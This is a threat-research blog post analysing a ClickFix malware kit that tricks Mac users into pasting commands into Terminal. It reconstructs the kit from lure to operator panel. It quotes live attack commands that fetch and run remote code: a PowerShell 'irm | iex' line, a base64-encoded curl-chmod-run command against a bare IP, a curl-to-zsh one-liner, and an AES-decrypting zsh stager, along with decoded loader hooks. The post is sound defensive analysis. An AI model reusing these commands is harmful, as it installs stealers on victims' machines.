
Threat Research
Same Contract, Different OS: ClickFix Comes for the Mac
One blockchain address led us from a compromised clinic website to a ClickFix kit with a fully built macOS side. We reconstruct it from the lure to the operator’s control panel.

Secufusion Inc.
November 9, 2026



A product manager is clearing LinkedIn notifications on her MacBook between meetings. A link opens a familiar grey “Just a moment...” page, followed by an extra check: press ⌘ + Space, open Terminal, press ⌘ + V, press Enter. It’s odd, but it looks like Apple’s own shortcuts, and the page says it’s a security check. She does it, the page says she’s verified, and she gets on with her day.
She has just downloaded and run an unsigned macOS binary from /tmp. She typed no password, saw no Gatekeeper warning and opened no file. Her Mac’s security tools logged only a Terminal session she started herself.
In our previous post, The Clinic That Prescribed Malware, we showed how a compromised clinic website served ClickFix to Windows users. Since then, a single blockchain address has led Secufusion from that case to a ClickFix kit with a fully built macOS side. This post reconstructs that macOS side from the lure to the operator’s control panel.
Mac users are now in the crosshairs
ClickFix started as a Windows trick: press Win+R, paste, run. It has stopped being Windows-only.
Mac users often hold exactly what these operators want: browser sessions for SaaS and cloud consoles, developer secrets, and crypto wallets. Many organisations still assume macOS endpoints are low risk. That assumption is out of date. In August, Microsoft described a macOS ClickFix operation with more than 250 front-end domains, which screens visitors on the server before showing them the lure.
This case shows the next step. One ClickFix kit serves Windows, macOS and Linux from the same page, picks the operating system in the visitor’s browser, and gives Mac users a different stealer depending on which affiliate’s link they came through. Defenders who reproduce the attack from a Windows sandbox, as most public crawlers do, never see the Mac branch.
What we found: one contract, two cases
In the clinic case, the Windows EtherHiding branch found its delivery domain by calling a smart contract on Polygon: 0xB6bC9e1D0b2fB96Ab7C47E04Cb0BE477410bC1f2. That address showed up again while we were working through a different public lead. The lead was a fake LinkedIn “anti-bot” page that researchers had reported as a Windows PowerShell chain.
The page at antibot-linkedin[.]com contains one script tag. That tag loads a polymorphic, 326 KB loader from opengraph[.]vip/<affiliate>/api. Two layers of obfuscation in, the loader runs a “rival killer”: it watches the page and removes any other ClickFix kit or crypto drainer injected into the same compromised site. It also aborts any blockchain request from the page (eth_call, setApprovalForAll, signTypedData) that names a contract or wallet address, unless that address is one hard-coded contract. That contract is the clinic’s Polygon resolver.
var own = "0xb6bc9e1d0b2fb96ab7c47e04cb0be477410bc1f2";   // decoded from XOR-hex
function blockEthBody(b) {
  if (typeof b !== "string") return false;
  var L = b.toLowerCase();
  if (L.indexOf("eth_call") < 0 && L.indexOf("setApprovalForAll".toLowerCase()) < 0 &&
      L.indexOf("signTypedData".toLowerCase()) < 0) return false;
  var addrs = L.match(/0x[a-f0-9]{40}/g) || [];
  if (own && addrs.length && addrs.indexOf(String(own).toLowerCase()) < 0) return true;   // not the whitelisted contract -> block
  return false;
}
XMLHttpRequest.prototype.send = function(b) {
  try { if (blockEthBody(b)) { try { this.abort(); } catch (e) {} return; } } catch (e) {}
  return nv.apply(this, arguments);   // nv = pristine send() taken from a hidden iframe
};
We checked the link on-chain rather than relying on the string match alone. Using read-only queries to a public Polygon RPC on 28 October:
-
The address is a deployed contract on Polygon (1,489 bytes of code). It has no code on Ethereum, BNB Chain or Base.
-
Calling selector
0xb68d1809today returnshttps://codes.caffe-img[.]com. -
The contract’s update events show the delivery domain changing every one to three days.
idcool[.]codes, the domain from our clinic investigation, was set on 24 September at 00:34 UTC and replaced on 27 September at 06:15 UTC. (Some block ranges failed to scan, so the history may be incomplete.) -
On a compromised WordPress site captured today, three separate inline injectors query this contract through eight public Polygon RPC endpoints. Each then loads
<resolved-domain>/api.php?s=<id>. The same page also loads the kit from a further host,norediam[.]com/New_Proliv/api.
The kit was clearly written with this contract in mind: an exact, hard-coded address is not a coincidence. The relationship is less clear than it first looks, though. The same kit also lists api.php?s= as a sign of a rival script and silently drops any such script a page tries to add. In practice, the kit lets the contract lookup succeed but blocks the script the EtherHiding injector loads next.
// From the kit's rival detector (decoded); a score of 4 or more marks a script as a rival
if (s.indexOf("api.php?s=") >= 0) sc += 5;
// Node.prototype.appendChild hook: a rival <script> is returned without being inserted
if (n.tagName === "SCRIPT" && rival((n.src || "") + " " + (n.text || n.textContent || ""))) return n;

// From the EtherHiding injector on the same page (decoded)
_phex.src = _rlvgxe + '/api.php?s=' + _yryir + '&_v=' + Math.floor(Date.now() / 60000);
There are two readings, and we cannot yet choose between them. One is that the kit and the EtherHiding injectors belong to one operator who is moving traffic from the older loader to the kit; on 27 October the contract’s value was briefly set to the base64 for “migration”. The other is that the kit’s author is exploiting a competitor’s injections. We therefore treat the two as linked, with the nature of the link unconfirmed, not as one proven operation. Either way, the lead took us to the kit’s macOS side: next to the PowerShell command, the kit’s configuration carries a “macos” field.
How the attack works, step by step
The loader is different on every request: the same URL returns a new 326 KB file each time, with new variable names, XOR keys and chunk order. Its strings are XOR-hex encoded. Its body is four base64 chunks that are reordered, decrypted with a custom byte stream and run through [].filter.constructor. Decrypted, the second stage holds a plain configuration object with one command per operating system:
var _c5c9eb8 = {"windows":"(irm 'https://t-trustrest[.]com/ug/8b7437cedbc5cc0a' -UserAgent 'WUA/c4b653b2cc' -Headers @{'X-WUA'='c4b653b2cc'} -TimeoutSec 45)|iex","macos":"echo \"Y3VybCAtcyAtbyAvdG1wL2Nocm9tZSBodHRwOi8vMTA5LjIzOC44Ny4xMTEvZC91bml4NzIwNDAzNTU7IGNobW9kICt4IC90bXAvY2hyb21lOyAvdG1wL2Nocm9tZSA+IC9kZXYvbnVsbCAyPiYxICYgZGlzb3du\" | base64 -d | bash; curl -fsS 'https://cleanavcheskre[.]com/x/ug' >/dev/null","linux":"","winr":false,"wine":false,"cmd":false,"wxkbd":false,"wxrun":true};The OS decision happens entirely in the visitor’s browser, so the server sends every visitor the same bytes:
var isMacLike = chPlat === 'macos' || chPlat.indexOf('mac') === 0 ||
                plat.indexOf('mac') === 0 || /macintosh|mac os x|macos/.test(ua);
if (isMacLike) return 'macos';
The kit has three lure skins: a Cloudflare-style check, a Microsoft-style “Verify it’s you” and a DataDome-style “Analyzing browser integrity”. It is translated into 58 languages besides English and redirects phones with “Please open this page on a desktop computer.” For Macs it has two flows. The default is ⌘+Space → Terminal → ⌘+V → Enter. The second, behind a wine flag that is switched off in every configuration we saw, opens Finder’s Go to Folder dialog (⌘+Shift+G) and pastes there.
The path segment in the loader URL (/ug/, /proliv2929/, /ae8ouxb9gx/, /Kdh/, /govnologi/, /rift/, /AL1ps/, /hex/) identifies the affiliate. We decoded live configurations for eight affiliate paths across three kit hosts (opengraph[.]vip, t-trustrest[.]com, xorados[.]com). Six were active, and three of those currently ship a macOS payload. When an affiliate has not configured macOS, the kit tells Mac visitors: “Command for this OS is not configured. Ask the site owner, or use Windows.” That message is written for paying customers, which is what you would expect from a service.

Branch A — /tmp/chrome, a C++ stealer with a remote-access panel
Affiliates ug and Kdh hide the real command in base64:

macos command. The result downloads a binary to /tmp/chrome from a bare IP, marks it executable and detaches it from the Terminal.The binary is a 408 KB universal Mach-O (x86_64 + arm64), ad-hoc signed, linking only libc++ and libSystem. Every string is encrypted. The only readable text is C++ function names, which describe what it does: chrome_masterpass, gecko, telegram, docurl, installed_software. We found four builds on the same server (unix72040355, unix98170185, unix37077334, u7570291). They are byte-different but structurally identical, and the earliest has been served since at least 5 October.

commandbuild-5555494444596e8b516e3f2f93ec8f7cc0e86195, is what the linker generates for a binary named “commandbuild”.Branches B and C — a three-stage zsh chain with encrypted stagers
Affiliates proliv2929 and ae8ouxb9gx use a quieter one-liner that avoids the base64 -d string most detections look for:
curl -s $(echo "aHR0cHM6Ly9ncm92ZXJ1ZGRlcjEyLmNvbS9jdXJsL2M1aXU5cHpvN3EvbHVhdjVxYnZzanpvcDdiOXM5LmRhdA==" \
         | openssl base64 -d -A) | zsh ; curl -fsS 'https://xorados[.]com/x/proliv2929' >/dev/null
The URL decodes to groverudder12[.]com/curl/c5iu9pzo7q/luav5qbvsjzop7b9s9.dat. That stager is about 3 KB of decoy “routine cache maintenance” code. Hidden inside are three hex blobs and an octal-escaped toolchain (printf '\155\144\065' is md5). The script derives an AES key from arithmetic on harmless-looking variables, then decrypts and decompresses the next stage in memory:
rgc6w=$(printf '\155\144\065')                           # md5
wzbl3=$(printf '\170\170\144')                           # xxd
fyhkc=$(printf '\157\160\145\156\163\163\154')           # openssl
eq8f='gunz'
wzeu='ip'                                                # gunzip
_kb=$(( ( ${#_cohort} * $_timeout_s + ${#_region} * 7 + $_fanout ) % 90000 + 1000 ))   # = 1463
_k=$(printf '%s' "$_kb" | ${rgc6w})
_r=$(printf '%s' "${_blob[@]}" | ${wzbl3} -r -p | ${fyhkc} enc -d -aes-128-ctr -K "$_k" -iv 00000000000000000000000000000000 | ${eq8f}${wzeu})
/bin/zsh -c "$_r"
md5("1463")) and decrypt the stager in Python, without running it. Stage 3 reports event=pasted to a separate telemetry host, downloads the final Mach-O to a hidden /tmp/.hk3ug2dm, clears its extended attributes with xattr -c, makes it executable, reports event=stager and runs it.Branch C is identical except for the hosts: trek-72[.]com for staging, willow-62[.]com for telemetry, and /tmp/.en8ylqo as the drop path. Both final payloads are 1.8–2.1 MB universal Mach-O files with a large encrypted data blob. The /curl/<id>/ staging layout matches the backend Microsoft attributed in August to AMOS / MacSync. None of these specific hosts appear in that report, and we have not yet confirmed the family by unpacking.
Behind the curtain: the operator panel
The Branch A payload server at 109.238.87[.]111 is not just a file host. Its web root serves an operator panel, and a public scan from 5 October captured its login page.
